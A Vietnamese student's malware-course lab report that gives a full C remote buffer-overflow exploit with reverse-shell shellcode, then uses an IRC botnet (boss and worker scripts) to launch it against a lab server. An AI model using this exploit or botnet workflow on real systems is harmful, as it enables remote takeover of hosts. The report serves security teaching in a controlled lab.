Đại học Quốc gia Thành phố Hồ Chí Minh
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO BÀI TẬP

Môn học: Cơ chế hoạt động của mã độc

Kỳ báo cáo: Buổi 03 (Session 03)

Tên chủ đề: simple botnet

GV: Nghi Hoàng Khoa

Ngày báo cáo: 11/04/2023

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.N21.ANTN

STT	Họ và tên	MSSV	Email
1	Võ Anh Kiệt	20520605	20520605@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá	Người đóng góp
1	Kịch bản 05	100%	

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Kịch bản 05

Đầu tiên ta sẽ thực hiện code và chỉnh sửa lại chương trình

Ta sẽ thay đổi return address thành 0xffffcd3b và đổi địa chỉ push

```
push    0x87fda8c0
```

Do địa chỉ đổi thành máy local với ip là 192.168.253.135

Code của chương trình


```
#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#define BUF_SIZE 1064

char shellcode[] =
    "\x31\xc0\x31\xdb\x31\xc9\x51\xb1"
    "\x06\x51\xb1\x01\x51\xb1\x02\x51"
    "\x89\xe1\xb3\x01\xb0\x66\xcd\x80"
    "\x89\xc2\x31\xc0\x31\xc9\x51\x51"
    //"\xB9\x11\x11\x11\x11\x81\xF1\x1B\x40\x11\x17\x51\x31\xC9\x66\x68\x11\x5c"
    "\x68\xC0\xA8\xFD\x87\x66\x68\x11\x5C"
    "\xb1\x02\x66\x51\x89\xe7\xb3"
    "\x10\x53\x57\x52\x89\xe1\xb3\x03"
    "\xb0\x66\xcd\x80\x31\xc9\x39\xc1"
    "\x74\x06\x31\xc0\xb0\x01\xcd\x80"
    "\x31\xc0\xb0\x3f\x89\xd3\xcd\x80"
    "\x31\xc0\xb0\x3f\x89\xd3\xb1\x01"
    "\xcd\x80\x31\xc0\xb0\x3f\x89\xd3"
    "\xb1\x02\xcd\x80\x31\xc0\x31\xd2"
    "\x50\x68\x6e\x2f\x73\x68\x68\x2f"
    "\x2f\x62\x69\x89\xe3\x50\x53\x89"
    "\xe1\xb0\x0b\xcd\x80\x31\xc0\xb0"
    "\x01\xcd\x80";

// standard offset (probably must be modified)
//#define RET 0xbffff28b
#define RET 0xffffcd3b

int main(int argc, char *argv[])
```

```
{
  char buffer[BUF_SIZE];
  int s, i, size;
  struct sockaddr_in remote;
  struct hostent *host;

  if (argc != 3)
  {
    printf("Usage: %s target-ip port \n", argv[0]);
    return -1;
  }
  // filling buffer with NOPs
  memset(buffer, 0x90, BUF_SIZE);

  // Modify the connectback ip address and port. In this case, the
shellcode connects to 192.168.2.101 on port 17*256+92=4444
  // shellcode[33] = 192;
  // shellcode[34] = 168;
  // shellcode[35] = 207;
  // shellcode[36] = 144;

  // shellcode[39] = 17;
  // shellcode[40] = 92;
  // copying shellcode into buffer
  memcpy(buffer + 900 - sizeof(shellcode), shellcode, sizeof(shellcode) -
1);

  // Copying the return address multiple times at the end of the buffer...
  for (i = 901; i < BUF_SIZE - 4; i += 4)
  {
    *((int *)&buffer[i]) = RET;
  }
  buffer[BUF_SIZE - 1] = 0x0;
  // getting hostname
  host = gethostbyname(argv[1]);
  if (host == NULL)
  {
    fprintf(stderr, "Unknown Host %s\n", argv[1]);
    return -1;
  }
  // creating socket...
  s = socket(AF_INET, SOCK_STREAM, 0);
  if (s < 0)
  {
    fprintf(stderr, "Error: Socket\n");
    return -1;
  }
```


```
  // state Protocolfamily , then converting the hostname or IP address,
and getting  port number
  remote.sin_family = AF_INET;
  remote.sin_addr = *((struct in_addr *)host->h_addr);
  remote.sin_port = htons(atoi(argv[2]));
  // connecting with destination host
  if (connect(s, (struct sockaddr *)&remote, sizeof(remote)) == -1)
  {
    close(s);
    fprintf(stderr, "Error: connect\n");
    return -1;
  }
  // sending exploit string
  size = send(s, buffer, sizeof(buffer), 0);
  if (size == -1)
  {
    close(s);
    fprintf(stderr, "sending data failed\n");
    return -1;
  }
  // closing socket
  close(s);
}
```

Ta sẽ thực hiện build và chạy thử với 2 lệnh

gcc remoteexploit.c -o exploit




Đồng thời bên máy Ubuntu 14 ta sẽ thực hiện build vul_server và chạy, thì ta nhận được kết quả từ như hình:




Tiếp tục ta thực việc dựng lại botnet


Ở máy 1 chạy chương trình boss.py bằng lệnh: python boss.py -c kiet -n kiet -x kiet -s euroserv.fr.quakenet.org




Ở máy 2 chạy chương trình myworker.py bằng lệnh: python myworker.py -b kiet_508 -s euroserv.fr.quakenet.org



Tiếp theo ở máy chính window ta thực hiện chạy lệnh !execute run /home/kiet123/exploit 192.168.253.136 5000



Kiểm tra lại máy Ubuntu 14 ta thấy kết quả đã tấn công thành công



Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
- Đặt tên theo định dạng: [Mã lớp]-SessionX_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).

  *Ví dụ: [*NT101.K11.ANTT*]-Session1_Group3.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tự thực hiện. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.

HẾT